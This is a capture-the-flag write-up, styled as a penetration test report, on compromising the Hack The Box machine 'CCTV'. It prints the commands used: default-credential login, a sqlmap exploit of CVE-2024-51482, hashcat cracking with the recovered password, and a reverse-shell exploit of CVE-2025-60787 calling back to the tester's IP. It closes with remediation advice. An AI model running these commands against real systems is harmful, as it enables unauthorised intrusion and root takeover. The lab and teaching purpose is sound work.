PENETRATION TEST REPORT

Hack The Box // CCTV

Date	April 9, 2026
Target	10.129.31.73 (cctv.htb)
Tester	4ss3m
Classification	CONFIDENTIAL
Status	Completed

Prepared by: 4ss3m | April 9, 2026

1. Executive Summary

A penetration test was conducted against the Hack The Box machine **CCTV** (10.129.31.73 / cctv.htb) on April 9, 2026. The assessment identified a chain of vulnerabilities that resulted in full root-level compromise.

The web application hosted a **ZoneMinder 1.37.63** CCTV management panel accessible via default credentials. An authenticated SQL injection vulnerability (CVE-2024-51482) in the ZoneMinder API allowed extraction of bcrypt password hashes from the database. After cracking the hash for user **mark**, SSH access was obtained. A secondary service — **motionEye** — was found running locally, accessible via SSH port forwarding. It was vulnerable to an authenticated RCE (CVE-2025-60787), which was exploited to obtain a root shell.

Finding	Severity	Status
Default Credentials — ZoneMinder Admin Access	CRITICAL	Confirmed
CVE-2024-51482 — Authenticated SQL Injection	CRITICAL	Confirmed
Weak Password — Hash Cracked via rockyou.txt	HIGH	Confirmed
CVE-2025-60787 — motionEye Authenticated RCE	CRITICAL	Confirmed
motionEye Running as Root	CRITICAL	Confirmed

2. Scope & Methodology

Target IP	10.129.31.73
Hostname	cctv.htb
OS	Ubuntu 24.04 (Linux)
Services	SSH (22), HTTP (80), motionEye (8765 — localhost only)
Test Type	Black-box penetration test
VPN	tun0 — 10.10.14.9

Methodology followed standard penetration testing phases:

01	**Reconnaissance**	Port scanning and service enumeration with Nmap.
02	**Web Enumeration**	Directory fuzzing with ffuf, manual review of HTTP responses.
03	**Initial Access**	Default credential testing, CVE research, SQLi exploitation.
04	**Credential Access**	Hash extraction via sqlmap, cracking with hashcat + rockyou.
05	**Lateral Movement**	SSH login as mark, port forwarding to reach internal services.
06	**Privilege Escalation**	Exploiting CVE-2025-60787 in motionEye running as root.

3. Reconnaissance

3.1 Port Scan

Nmap was used to identify open ports and service versions:

```
nmap -sV -sC --top-ports 10000 -oN nmap_fast.txt 10.129.31.73
```

Port	Service	Version
22/tcp	SSH	OpenSSH 9.6p1 Ubuntu
80/tcp	HTTP	Apache httpd 2.4.58 — redirects to cctv.htb

3.2 Web Enumeration

After adding cctv.htb to /etc/hosts, the homepage source revealed a direct link to **/zm** (ZoneMinder staff login). ffuf was run to confirm and discover additional paths:

```
ffuf -u http://cctv.htb/FUZZ -w /opt/seclists/.../raft-medium-directories.txt -fc 404
```




Figure 1: ffuf results — only /zm and /server-status found




Figure 2: ZoneMinder login page at http://cctv.htb/zm

4. Initial Access

4.1 Default Credentials

The ZoneMinder login page was tested with common default credentials. The combination **admin / admin** was accepted, granting full admin access. The API confirmed the running version:

```
curl -s -b cookies.txt http://cctv.htb/zm/api/host/getVersion.json
```

Figure 3: Successful login as admin — version 1.37.63 confirmed




Figure 4: ZoneMinder 1.37.63 admin console after login

4.2 SQL Injection — CVE-2024-51482

ZoneMinder 1.37.63 is vulnerable to a boolean-based SQL injection in **web/ajax/event.php** via the **tid** GET parameter (CVE-2024-51482). The parameter is passed directly into a SQL query without sanitization. sqlmap was used to exploit this and dump the Users table:

```
sqlmap -u "http://cctv.htb/zm/index.php?view=request&request;=event&action;=removetag&tid;=1"
--cookie="ZMSESSID=..." -p tid --dbms=mysql --technique=T --time-sec=2 -D zm -T Users -C
"Username,Password" --dump
```

Figure 5: sqlmap confirming time-based blind injection on tid parameter




Figure 6: sqlmap dump — 3 users extracted: superadmin, mark, admin


The following credentials were extracted from the zm.Users table:

Username	Password Hash (bcrypt)
superadmin	$2y$10$cmytVWFRnt1Xf...M0jrtbm
mark	$2y$10$prZGnazejKcu...XKfFG.
admin	$2y$10$t5z8uIT.n9u...RUM6m

4.3 Hash Cracking & SSH Access

Mark's bcrypt hash was cracked offline using hashcat with the rockyou.txt wordlist (mode 3200 = bcrypt). The password was found after 38 seconds:

```
hashcat -m 3200 -a 0 mark_hash.txt /path/to/rockyou.txt
```



```
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.:opensesame

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZ...XKfFG.
Time.Started.....: Thu Apr  9 16:19:30 2026 (38 secs)
Time.Estimated...: Thu Apr  9 16:20:08 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/assem/43/hx/ctf/htb/rooms/expressway/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      159 H/s (13.59ms) @ Accel:12 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 6048/14344384 (0.04%)
Rejected.........: 0/6048 (0.00%)
Restore.Point....: 5904/14344384 (0.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: mangos -> christine1
Hardware.Mon.#1..: Temp: 85c Util: 92%

Started: Thu Apr  9 16:18:46 2026
Stopped: Thu Apr  9 16:20:10 2026
```

Figure 7: hashcat cracking mark's bcrypt hash — result: opensesame

SSH access was obtained using the recovered credentials:

```
ssh mark@10.129.31.73 # password: opensesame
```

5. Privilege Escalation

5.1 motionEye Discovery

Post-exploitation enumeration of mark's home and /etc revealed a motionEye service running locally on port 8765, configured as root. The config file exposed admin credentials:

```
cat /etc/motioneye/motion.conf
```

# @admin_username	admin
# @admin_password	989c5a8ee87a0e9521ec81a79187d162109282f0
webcontrol_port	7999 (motion) / 8765 (motionEye API)
User (service)	root

5.2 SSH Port Forwarding

motionEye listens only on localhost (127.0.0.1:8765). SSH local port forwarding was used to expose it to the attacker machine:

```
ssh -L 8765:127.0.0.1:8765 mark@10.129.31.73
```




Figure 8: motionEye interface accessible via SSH tunnel at 127.0.0.1:8765

5.3 CVE-2025-60787 — motionEye Authenticated RCE

motionEye versions up to 0.43.1b4 are vulnerable to an authenticated RCE (CVE-2025-60787). The vulnerability allows injection of OS commands via the camera configuration. Since motionEye runs as root, any command executes with full privileges.

The exploit was run locally, targeting the forwarded port:

```
python3 CVE-2025-60787.py revshell \ --url http://127.0.0.1:8765 \ --user admin \ --password 989c5a8ee87a0e9521ec81a79187d162109282f0 \ -i 10.10.14.9 --port 4444
```




Figure 9: CVE-2025-60787 GitHub PoC — authenticated RCE in motionEye




Figure 10: Root shell received — uid=0(root), /etc/motioneye confirmed




Figure 11: user.txt and root.txt captured from /home/sa_mark and /root

6. Findings

Finding 1	Default Credentials — ZoneMinder	CRITICAL
Location	http://cctv.htb/zm — login page	
Description	The ZoneMinder admin panel was accessible using the default credentials admin/admin. No lockout or MFA was in place.	
Impact	Full admin access to the ZoneMinder interface, enabling API calls and exploitation of further vulnerabilities.	
Remediation	Change all default credentials on deployment. Enforce a strong password policy. Consider adding IP allowlisting or VPN access for admin panels.	

Finding 2	CVE-2024-51482 — SQL Injection	CRITICAL
Location	http://cctv.htb/zm/index.php?view=request&request;=event&action;=removetag&tid;=1	
Description	ZoneMinder v1.37.* <= 1.37.64 is vulnerable to boolean-based blind SQL injection via the tid parameter in web/ajax/event.php. The parameter is used directly in a SQL query without sanitization.	
Impact	Extraction of all user records including bcrypt password hashes from the zm.Users table.	
Remediation	Upgrade ZoneMinder to version 1.37.65 or later. Use parameterized queries for all DB operations.	

Finding 3	Weak Password — Hash Crackable	HIGH
Location	zm.Users table — user: mark	
Description	Mark's bcrypt hash ($2y$10$...) was cracked in under 60 seconds using the rockyou.txt wordlist, revealing the password 'opensesame'.	
Impact	Full SSH access to the server as user mark.	
Remediation	Enforce a strong password policy (min 12 chars, mixed case, symbols). Use bcrypt with a cost factor of at least 12.	

Finding 4	CVE-2025-60787 — motionEye RCE	CRITICAL
Location	http://127.0.0.1:8765 — motionEye API (localhost)	
Description	motionEye <= 0.43.1b4 allows authenticated users to inject OS commands via camera config fields. The service was running as root with no sandboxing.	
Impact	Remote code execution as root. Full system compromise — root.txt retrieved.	

Remediation	Upgrade motionEye to a patched version. Run services as a dedicated low-privilege user. Restrict access to the motionEye interface.

Finding 5	motionEye Running as Root	CRITICAL
Location	/etc/systemd/system/motioneye.service — User=root	
Description	The motionEye systemd service was configured with User=root, meaning any RCE in the service directly results in root-level OS access with no further escalation needed.	
Impact	Any exploitation of the motionEye service (such as CVE-2025-60787) immediately yields a root shell.	
Remediation	Change the systemd service to run as a dedicated unprivileged user (e.g. User=motioneye). Apply the principle of least privilege to all services.	

7. Recommendations Summary

Priority	Action
1 — Critical	Upgrade ZoneMinder to 1.37.65+ to patch CVE-2024-51482
2 — Critical	Change ZoneMinder default credentials immediately
3 — Critical	Upgrade motionEye to latest patched version
4 — Critical	Run motionEye as a non-root user
5 — High	Enforce strong passwords — 'opensesame' was cracked in under 60 seconds
6 — Medium	Restrict admin panel access behind VPN or IP allowlist

8. Conclusion

The CCTV machine demonstrated a realistic multi-stage attack chain: default credentials led to authenticated SQL injection, which yielded a crackable password hash and SSH access. A locally running motionEye service — reachable only via SSH tunneling — provided the final path to root through CVE-2025-60787. The entire compromise required no kernel exploits, only enumeration, known CVEs, and service misconfigurations. All findings are straightforward to remediate by patching software, rotating credentials, and applying the principle of least privilege.